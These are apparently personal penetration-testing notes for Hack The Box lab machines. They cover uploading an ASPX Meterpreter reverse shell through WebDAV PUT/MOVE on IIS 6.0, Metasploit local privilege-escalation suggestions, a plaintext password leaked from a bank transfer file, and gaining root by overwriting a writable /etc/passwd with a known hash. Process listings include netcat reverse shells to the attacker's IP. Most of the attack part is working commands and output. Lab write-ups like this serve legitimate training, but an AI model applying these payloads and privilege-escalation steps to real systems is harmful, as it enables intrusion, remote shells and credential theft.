EXEC txt SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.txt](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.txt)

EXEC jhtml FAIL

EXEC html SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.html](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.html)

EXEC php FAIL

EXEC pl FAIL

EXEC jsp FAIL

\*\*\*\*\*

/usr/bin/davtest Summary:

Created: [http://localhost/DavTestDir\\_0O1n31HpPyg](http://localhost/DavTestDir_0O1n31HpPyg)

PUT File: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.cfm](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.cfm)

PUT File: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.txt](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.txt)

PUT File: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.jhtml](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.jhtml)

PUT File: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.html](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.html)

PUT File: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.php](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.php)

PUT File: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.pl](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.pl)

PUT File: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.jsp](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.jsp)

Executes: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.txt](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.txt)

Executes: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.html](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.html)

edited put request in burp...

REQUEST

PUT /CoolHandSquid.html HTTP/1.1

TE: deflate,gzip;q=0.3

Connection: close

Host: localhost:80

User-Agent: DAV.pm/v0.49

Content-Length: 32

HTML put via coolhandsquid

RESPONCE

HTTP/1.1 201 Created  
Connection: close  
Date: Fri, 19 Jul 2019 02:31:55 GMT  
Server: Microsoft-IIS/6.0  
MicrosoftOfficeWebServer: 5.0\_Pub  
X-Powered-By: ASP.NET <<<<<<<<<now we know .asp will be executed  
Location: <http://localhost/CoolHandSquid.html>  
Content-Length: 0  
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK

success, can browse to http://10.10.10.15:80/CoolHandSquid.html

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.14.60 LPORT=3232 -f aspx -o AspxShell.txt  
copy shellcode into previous request and GO  
when you navigate to the web page you will need to click "view page source"

Now move Coolhandsquid.html to Coolhandsquid.aspx

MOVE /Coolhandsquid.html HTTP/1.1  
Destination: /Coolhandsquid.aspx  
TE: deflate,gzip;q=0.3  
Connection: close  
Host: localhost:80  
User-Agent: DAV.pm/v0.49  
Content-Length: 2787

run  
start multi handler  
navigate to website  
enjoy network service shell

use post/multi/recon/local\_exploit\_suggester  
[\*] 10.10.10.15 - Collecting local exploits for x86/windows...  
[\*] 10.10.10.15 - 29 exploit checks are being tried...  
[+] 10.10.10.15 - exploit/windows/local/ms10\_015\_ktrap0d: The target service is running, but could not be validated.  
[+] 10.10.10.15 - exploit/windows/local/ms14\_058\_track\_popup\_menu: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ms14\_070\_tcpip\_ioctl: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ms15\_051\_client\_copy\_image: The target appears to be vulnerable.<<<<<<<<<<<<<<<<  
[+] 10.10.10.15 - exploit/windows/local/ms16\_016\_webdav: The target service is running, but could not be validated.  
[+] 10.10.10.15 - exploit/windows/local/ms16\_032\_secondary\_logon\_handle\_privesc: The target service is running, but could not be validated.  
[+] 10.10.10.15 - exploit/windows/local/ms16\_075\_reflection: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ms16\_075\_reflection\_juicy: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ppr\_flatten\_rec: The target appears to be vulnerable.  
[\*] Post module execution completed

Enjoy your system shell



**10.10.10.29 Bank**

```
root@kali:~/Desktop/Machines/HTB/Bank# nmap -sC -sV -oN BankNmap.txt 10.10.10.29
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-20 11:29 EDT
Nmap scan report for 10.10.10.29
Host is up (0.15s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp    open  domain ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 17.90 seconds

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-07-20 12-45-10.log

Target: <http://bank.htb>

```
[12:45:10] Starting:  
[12:45:11] 403 - 279B - ./php  
[12:45:11] 302 - 7KB - /index.php -> login.php  
[12:45:12] 200 - 2KB - /login.php  
[12:45:12] 302 - 3KB - /support.php -> login.php  
[12:45:13] 403 - 281B - /icons/  
[12:45:14] 403 - 283B - /uploads/  
[12:45:17] 200 - 2KB - /assets/  
[12:45:31] 302 - 0B - /logout.php -> index.php  
[12:45:46] 200 - 1KB - /inc/  
[13:10:39] 403 - 289B - /server-status/  
[13:35:55] 200 - 248KB - /balance-transfer/
```

## Task Completed

<http://bank.htb/balance-transfer/>

looking for a small one that is not encrypted

```
wget http://bank.htb/balance-transfer/
```

```
cat index.html | grep -v
```

68576f20e9732f1b2edc4df5b8!

--FRR ENCRIPT FAIL ED

+—————

| HTB Bank Report |

## ====UserAccount====

Full Name: Christos Ch

Password: !# #HTBB4nkP4ssw0rd!# #

CreditCards: 5

Transactions: 39

Balance: 8842803 .

## ====UserAccount====

---

[LinEnum](#) show us we can write to passwd file

```
openssl passwd -1 coolhand
$1$iQ6kkmiJ$1f7eqBvCAc5fhg76BcaL40
vi /etc/passwd
root:$1$iQ6kkmiJ$1f7eqBvCAc5fhg76BcaL40:0:0:root:/bin/bash
:wq!
```

## **Bank dns**

```
root@kali:~/Desktop/Machines/HTB/Bank# nslookup
> SERVER 10.10.10.29
Default server: 10.10.10.29
Address: 10.10.10.29#53
> 127.0.0.1
1.0.0.127.in-addr.arpa  name = localhost.
> 10.10.10.29
** server can't find 29.10.10.10.in-addr.arpa: NXDOMAIN
> bank.htb
Server:      10.10.10.29
Address: 10.10.10.29#53
```

```
Name:  bank.htb
Address: 10.10.10.29
```

```
dnsrecon -r 127.0.0.0/24 -n 10.10.10.29
dnsrecon -r 127.0.1.0/24 -n 10.10.10.29
dnsrecon -r 10.10.10.0/24 -n 10.10.10.29
```

```
root@kali:~/Desktop/Machines/HTB/Bank# dig axfr @10.10.10.29
```

```
; <>> DiG 9.11.5-P4-5.1-Debian <>> axfr @10.10.10.29
; (1 server found)
;; global options: +cmd
;; Query time: 154 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Sat Jul 20 12:18:47 EDT 2019
;; MSG SIZE rcvd: 28
```

```
root@kali:~/Desktop/Machines/HTB/Bank# dig axfr bank.htb @10.10.10.29
```

```
; <>> DiG 9.11.5-P4-5.1-Debian <>> axfr bank.htb @10.10.10.29
;; global options: +cmd
bank.htb.    604800  IN  SOA bank.htb. chris.bank.htb. 2 604800 86400 2419200 604800
bank.htb.    604800  IN  NS   ns.bank.htb.
bank.htb.    604800  IN  A    10.10.10.29
ns.bank.htb. 604800  IN  A    10.10.10.29
www.bank.htb. 604800  IN  CNAME  bank.htb.
bank.htb.    604800  IN  SOA bank.htb. chris.bank.htb. 2 604800 86400 2419200 604800
;; Query time: 152 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Sat Jul 20 12:19:03 EDT 2019
;; XFR size: 6 records (messages 1, bytes 171)
```

---

```
nano /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 10.10.10.29
nameserver 192.168.163.2
```

---

```
can navigate to bank.htb now!!
```

# LinEnum

```
-e \e[00;31m#####
-e \e[00;31m#\e[00m \e[00;33mLocal Linux Enumeration & Privilege Escalation Script\e[00m \e[00;31m#\e[00m
-e \e[00;31m#####
-e \e[00;33m# www.rebootuser.com\e[00m
-e \e[00;33m# version 0.97\e[00m

[-] Debug Info
-e \e[00;33m[+] Thorough tests = Disabled\e[00m
-e

-e \e[00;33mScan started at:
Sat Jul 20 22:04:21 EEST 2019
-e \e[00m

-e \e[00;33m### SYSTEM #####
-e \e[00;31m[-] Kernel information:\e[00m
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i686 GNU/Linux
-e

-e \e[00;31m[-] Kernel information (continued):\e[00m
Linux version 4.4.0-79-generic (buildd@lcy01-30) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3) ) #100~14.04.1-
Ubuntu SMP Fri May 19 18:37:52 UTC 2017
-e

-e \e[00;31m[-] Specific release information:\e[00m
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.5 LTS"
NAME="Ubuntu"
VERSION="14.04.5 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.5 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
-e

-e \e[00;31m[-] Hostname:\e[00m
bank
-e

-e \e[00;33m### USER/GROUP #####
-e \e[00;31m[-] Current user/group info:\e[00m
uid=33(www-data) gid=33(www-data) groups=33(www-data)
-e

-e \e[00;31m[-] Users that have previously logged onto the system:\e[00m
Username      Port      From          Latest
root          tty1        Fri Jun 16 07:44:56 +0300 2017
chris         pts/0     192.168.147.1 Sun May 28 22:16:12 +0300 2017
-e

-e \e[00;31m[-] Who else is logged on:\e[00m
22:04:21 up 3:37, 0 users, load average: 0.03, 0.04, 0.01
USER      TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
-e

-e \e[00;31m[-] Group memberships:\e[00m
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

```
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
uid=101(syslog) gid=104(syslog) groups=104(syslog),4(adm)
uid=102(messagebus) gid=106(messagebus) groups=106(messagebus)
uid=103(landscape) gid=109(landscape) groups=109(landscape)
uid=1000(chris) gid=1000(chris) groups=1000(chris),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
uid=104(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=105(bind) gid=112(bind) groups=112(bind)
uid=106(mysql) gid=114(mysql) groups=114(mysql)
-e
```

```
-e \e[00;31m[-] Contents of /etc/passwd:\e[00m
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:112::/var/cache/bind:/bin/false
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
-e
```

```
-e \e[00;31m[-] Super user account(s):\e[00m
root
-e
```

```
-e \e[00;31m[-] Are permissions on /home directories lax:\e[00m
total 12K
drwxr-xr-x 3 root root 4.0K May 28 2017 .
drwxr-xr-x 22 root root 4.0K Dec 24 2017 ..
drwxr-xr-x 3 chris chris 4.0K Jun 14 2017 chris
-e
```



```
drwxr-xr-x 96 root root 4096 Jul 20 18:26 ..
-rw-r--r-- 1 root root 102 Feb 9 2013 .placeholder
-rw xr-xr-x 1 root root 625 May 9 2017 apache2
-rw xr-xr-x 1 root root 376 Apr 4 2014 apport
-rw xr-xr-x 1 root root 15481 Apr 10 2014 apt
-rw xr-xr-x 1 root root 314 Feb 18 2014 aptitude
-rw xr-xr-x 1 root root 355 Jun 4 2013 bsdmainutils
-rw xr-xr-x 1 root root 256 Mar 7 2014 dpkg
-rw xr-xr-x 1 root root 372 Jan 22 2014 logrotate
-rw xr-xr-x 1 root root 1261 Sep 23 2014 man-db
-rw xr-xr-x 1 root root 435 Jun 20 2013 mlocate
-rw xr-xr-x 1 root root 249 Feb 17 2014 passwd
-rw xr-xr-x 1 root root 2417 May 13 2013 popularity-contest
-rw xr-xr-x 1 root root 214 Oct 7 2014 update-notifier-common
-rw xr-xr-x 1 root root 328 Jul 18 2014 upstart
```

#### /etc/cron.hourly:

```
total 12
drwxr-xr-x 2 root root 4096 May 28 2017 .
drwxr-xr-x 96 root root 4096 Jul 20 18:26 ..
-rw-r--r-- 1 root root 102 Feb 9 2013 .placeholder
```

#### /etc/cron.monthly:

```
total 12
drwxr-xr-x 2 root root 4096 May 28 2017 .
drwxr-xr-x 96 root root 4096 Jul 20 18:26 ..
-rw-r--r-- 1 root root 102 Feb 9 2013 .placeholder
```

#### /etc/cron.weekly:

```
total 28
drwxr-xr-x 2 root root 4096 Jun 15 2017 .
drwxr-xr-x 96 root root 4096 Jul 20 18:26 ..
-rw-r--r-- 1 root root 102 Feb 9 2013 .placeholder
-rw xr-xr-x 1 root root 730 Feb 23 2014 apt-xapian-index
-rw xr-xr-x 1 root root 427 Apr 16 2014 fstrim
-rw xr-xr-x 1 root root 771 Sep 23 2014 man-db
-rw xr-xr-x 1 root root 211 Oct 7 2014 update-notifier-common
-e
```

```
-e \e[00;31m[-] Crontab contents:\e[00m
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
```

SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

```
# m h dom mon dow user    command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6      * * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7   root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *   root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
-e
```

```
-e \e[00;33m### NETWORKING #####\e[00m
-e \e[00;31m[-] Network and IP info:\e[00m
```

```
eth0      Link encap:Ethernet HWaddr 00:50:56:b9:9e:a6
          inet addr:10.10.10.29 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:9ea6/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:9ea6/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1262958 errors:0 dropped:11 overruns:0 frame:0
          TX packets:1078503 errors:0 dropped:0 overruns:0 carrier:0
```

```
collisions:0 txqueuelen:1000
RX bytes:339118289 (339.1 MB) TX bytes:381222852 (381.2 MB)
Interrupt:19 Base address:0x2000
```

```
lo      Link encap:Local Loopback
inet  addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:2606 errors:0 dropped:0 overruns:0 frame:0
        TX packets:2606 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:268400 (268.4 KB) TX bytes:268400 (268.4 KB)
```

-e

```
-e \e[00;31m[-] ARP history:\e[00m
? (10.10.10.2) at 00:50:56:b9:c8:cd [ether] on eth0
-e
```

```
-e \e[00;31m[-] Nameserver(s):\e[00m
nameserver 10.10.10.29
nameserver 192.168.1.7
-e
```

```
-e \e[00;31m[-] Default route:\e[00m
default    10.10.10.2    0.0.0.0      UG  0    0      0 eth0
-e
```

```
-e \e[00;31m[-] Listening TCP:\e[00m
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 10.10.10.29:53           0.0.0.0:*          LISTEN     -
tcp     0      0 127.0.0.1:53            0.0.0.0:*          LISTEN     -
tcp     0      0 0.0.0.0:22             0.0.0.0:*          LISTEN     -
tcp     0      0 127.0.0.1:953            0.0.0.0:*          LISTEN     -
tcp     0      0 127.0.0.1:3306            0.0.0.0:*          LISTEN     -
tcp6    0      0 :::80                  ::*:              LISTEN     -
tcp6    0      0 :::53                  ::*:              LISTEN     -
tcp6    0      0 :::22                  ::*:              LISTEN     -
tcp6    0      0 :::1:953                ::*:              LISTEN     -
-e
```

```
-e \e[00;31m[-] Listening UDP:\e[00m
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
udp     0      0 10.10.10.29:53           0.0.0.0:*          -
udp     0      0 127.0.0.1:53            0.0.0.0:*          -
udp6   0      0 :::53                  ::*:              -
-e
```

```
-e \e[00;33m### SERVICES ######\e[00m
-e \e[00;31m[-] Running processes:\e[00m
USER      PID %CPU %MEM   VSZ   RSS TTY      STAT START  TIME COMMAND
root      1 0.0 0.3 4352 3436 ?      Ss  18:26  0:02 /sbin/init
root      2 0.0 0.0 0 0 ?      S  18:26  0:00 [kthreadd]
root      3 0.0 0.0 0 0 ?      S  18:26  0:01 [ksoftirqd/0]
root      5 0.0 0.0 0 0 ?      S< 18:26  0:00 [kworker/0:0H]
root      6 0.0 0.0 0 0 ?      S  18:26  0:00 [kworker/u16:0]
root      7 0.0 0.0 0 0 ?      S  18:26  0:00 [rcu_sched]
root      8 0.0 0.0 0 0 ?      S  18:26  0:00 [rcu_bh]
root      9 0.0 0.0 0 0 ?      S  18:26  0:00 [migration/0]
root     10 0.0 0.0 0 0 ?      S  18:26  0:00 [watchdog/0]
root     11 0.0 0.0 0 0 ?      S  18:26  0:00 [kdevtmpfs]
root     12 0.0 0.0 0 0 ?      S< 18:26  0:00 [netns]
root     13 0.0 0.0 0 0 ?      S< 18:26  0:00 [perf]
root     14 0.0 0.0 0 0 ?      S  18:26  0:00 [khungtaskd]
root     15 0.0 0.0 0 0 ?      S< 18:26  0:00 [writeback]
```

root	16	0.0	0.0	0	0 ?	SN	18:26	0:00 [ksmd]
root	17	0.0	0.0	0	0 ?	SN	18:26	0:00 [khugepaged]
root	18	0.0	0.0	0	0 ?	S<	18:26	0:00 [crypto]
root	19	0.0	0.0	0	0 ?	S<	18:26	0:00 [kintegrityd]
root	20	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	21	0.0	0.0	0	0 ?	S<	18:26	0:00 [kblockd]
root	22	0.0	0.0	0	0 ?	S<	18:26	0:00 [ata_sff]
root	23	0.0	0.0	0	0 ?	S<	18:26	0:00 [md]
root	24	0.0	0.0	0	0 ?	S<	18:26	0:00 [devfreq_wq]
root	25	0.0	0.0	0	0 ?	S	18:26	0:00 [kworker/u16:1]
root	26	0.0	0.0	0	0 ?	S	18:26	0:01 [kworker/0:1]
root	28	0.0	0.0	0	0 ?	S	18:26	0:00 [kswapd0]
root	29	0.0	0.0	0	0 ?	S<	18:26	0:00 [vmstat]
root	30	0.0	0.0	0	0 ?	S	18:26	0:00 [fsnotify_mark]
root	31	0.0	0.0	0	0 ?	S	18:26	0:00 [ecryptfs-kthrea]
root	47	0.0	0.0	0	0 ?	S<	18:26	0:00 [kthrotld]
root	48	0.0	0.0	0	0 ?	S<	18:26	0:00 [acpi_thermal_pm]
root	49	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	50	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	51	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	53	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	54	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	55	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	56	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	57	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	58	0.0	0.0	0	0 ?	S	18:26	0:00 [scsi_eh_0]
root	59	0.0	0.0	0	0 ?	S<	18:26	0:00 [scsi_tmf_0]
root	60	0.0	0.0	0	0 ?	S	18:26	0:00 [scsi_eh_1]
root	61	0.0	0.0	0	0 ?	S<	18:26	0:00 [scsi_tmf_1]
root	64	0.0	0.0	0	0 ?	S<	18:26	0:00 [ipv6_addrconf]
root	77	0.0	0.0	0	0 ?	S<	18:26	0:00 [deferwq]
root	78	0.0	0.0	0	0 ?	S<	18:26	0:00 [charger_manager]
root	80	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	81	0.0	0.0	0	0 ?	S	18:26	0:00 [kworker/0:2]
root	136	0.0	0.0	0	0 ?	S	18:26	0:00 [scsi_eh_2]
root	137	0.0	0.0	0	0 ?	S<	18:26	0:00 [scsi_tmf_2]
root	138	0.0	0.0	0	0 ?	S<	18:26	0:00 [vmw_pvscsi_wq_2]
root	139	0.0	0.0	0	0 ?	S<	18:26	0:00 [bioset]
root	151	0.0	0.0	0	0 ?	S<	18:26	0:00 [kpsmoused]
root	153	0.0	0.0	0	0 ?	S<	18:26	0:00 [kworker/0:1H]
root	168	0.0	0.0	0	0 ?	S	18:26	0:00 [jbd2/sda1-8]
root	169	0.0	0.0	0	0 ?	S<	18:26	0:00 [ext4-rsv-conver]
root	318	0.0	0.0	3028	140 ?	S	18:26	0:00 upstart-udev-bridge --daemon
root	322	0.0	0.3	12340	3264 ?	Ss	18:26	0:00 /lib/systemd/systemd-udevd --daemon
message+	366	0.0	0.2	4268	2148 ?	Ss	18:26	0:00 dbus-daemon --system --fork
root	396	0.0	0.2	3996	2788 ?	Ss	18:26	0:00 /lib/systemd/systemd-logind
syslog	404	0.0	0.2	30492	2804 ?	Ssl	18:26	0:00 rsyslogd
root	419	0.0	0.1	3024	1636 ?	S	18:26	0:00 upstart-file-bridge --daemon
root	500	0.0	0.0	0	0 ?	S<	18:26	0:00 [ttm_swap]
root	614	0.0	0.0	2888	156 ?	S	18:26	0:00 upstart-socket-bridge --daemon
root	790	0.0	0.1	4660	1860 tty4	Ss+	18:26	0:00 /sbin/getty -8 38400 tty4
root	793	0.0	0.1	4660	2040 tty5	Ss+	18:26	0:00 /sbin/getty -8 38400 tty5
root	798	0.0	0.1	4660	2028 tty2	Ss+	18:26	0:00 /sbin/getty -8 38400 tty2
root	799	0.0	0.1	4660	1880 tty3	Ss+	18:26	0:00 /sbin/getty -8 38400 tty3
root	802	0.0	0.1	4660	1960 tty6	Ss+	18:26	0:00 /sbin/getty -8 38400 tty6
root	835	0.0	0.4	7828	4824 ?	Ss	18:26	0:00 /usr/sbin/sshd -D
daemon	836	0.0	0.0	2656	124 ?	Ss	18:26	0:00 atd
root	838	0.0	0.2	3068	2152 ?	Ss	18:26	0:00 cron
mysql	925	0.0	4.5	327096	46772 ?	Ssl	18:26	0:05 /usr/sbin/mysqld
root	943	0.0	0.1	2212	1464 ?	Ss	18:26	0:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
bind	955	0.0	1.5	46152	15680 ?	Ssl	18:26	0:00 /usr/sbin/named -u bind
root	995	0.0	0.6	42800	6256 ?	Sl	18:26	0:09 /usr/bin/vmtoolsd
root	1073	0.0	2.0	103516	21408 ?	Ss	18:26	0:00 /usr/sbin/apache2 -k start
www-data	1076	0.0	0.3	21540	3636 ?	S	18:26	0:00 /usr/sbin/apache2 -k start
root	1123	0.0	0.1	4660	2032 tty1	Ss+	18:26	0:00 /sbin/getty -8 38400 tty1
root	1403	0.0	0.0	0	0 ?	S	18:39	0:00 [kauditfd]

```

www-data 1555 0.0 1.1 103884 11844 ? S 19:25 0:06 /usr/sbin/apache2 -k start
www-data 1583 0.0 1.1 103884 11736 ? S 19:44 0:06 /usr/sbin/apache2 -k start
www-data 1594 0.0 1.1 103884 12064 ? S 19:44 0:06 /usr/sbin/apache2 -k start
www-data 1597 0.0 1.1 103884 11852 ? S 19:46 0:05 /usr/sbin/apache2 -k start
www-data 1598 0.0 0.7 103920 7616 ? S 19:48 0:05 /usr/sbin/apache2 -k start
www-data 1604 0.0 1.1 103892 11668 ? S 19:48 0:05 /usr/sbin/apache2 -k start
www-data 1625 0.0 1.2 103884 12396 ? S 20:15 0:03 /usr/sbin/apache2 -k start
www-data 1628 0.0 1.1 103884 11780 ? S 20:15 0:03 /usr/sbin/apache2 -k start
www-data 1634 0.0 1.1 103908 11808 ? S 20:27 0:01 /usr/sbin/apache2 -k start
www-data 1636 0.0 0.9 103596 9584 ? S 20:34 0:00 /usr/sbin/apache2 -k start
www-data 1663 0.0 0.0 2284 628 ? S 21:15 0:00 sh -c nc 10.10.14.60 3232 -c /bin/bash
www-data 1664 0.0 0.0 2284 584 ? S 21:15 0:00 sh -c /bin/bash
www-data 1665 0.0 0.2 3444 2648 ? S 21:15 0:00 /bin/bash
www-data 1670 0.0 0.5 7548 5904 ? S 21:27 0:00 python -c import pty;pty.spawn("/bin/bash");
www-data 1671 0.0 0.2 3556 2968 pts/0 Ss+ 21:27 0:00 /bin/bash
www-data 1674 0.0 0.0 2284 608 ? S 21:31 0:00 sh -c nc 10.10.14.60 3232 -c /bin/bash
www-data 1675 0.0 0.0 2284 628 ? S 21:31 0:00 sh -c /bin/bash
www-data 1676 0.0 0.2 3444 2700 ? S 21:31 0:00 /bin/bash
www-data 1678 0.0 0.5 7548 5888 ? S 21:31 0:00 python -c import pty;pty.spawn("/bin/bash");
www-data 1679 0.0 0.2 3556 2932 pts/2 Ss+ 21:31 0:00 /bin/bash
www-data 1682 0.0 0.0 2284 620 ? S 21:33 0:00 sh -c nc 10.10.14.60 3232 -c /bin/bash
www-data 1683 0.0 0.0 2284 580 ? S 21:33 0:00 sh -c /bin/bash
www-data 1684 0.0 0.2 3444 2684 ? S 21:33 0:00 /bin/bash
www-data 1686 0.0 0.5 7548 5780 ? S 21:33 0:00 python -c import pty;pty.spawn("/bin/bash");
www-data 1687 0.0 0.2 3588 3056 pts/3 Ss 21:33 0:00 /bin/bash
root 2481 0.0 0.0 0 0 ? S 22:02 0:00 [kworker/u16:2]
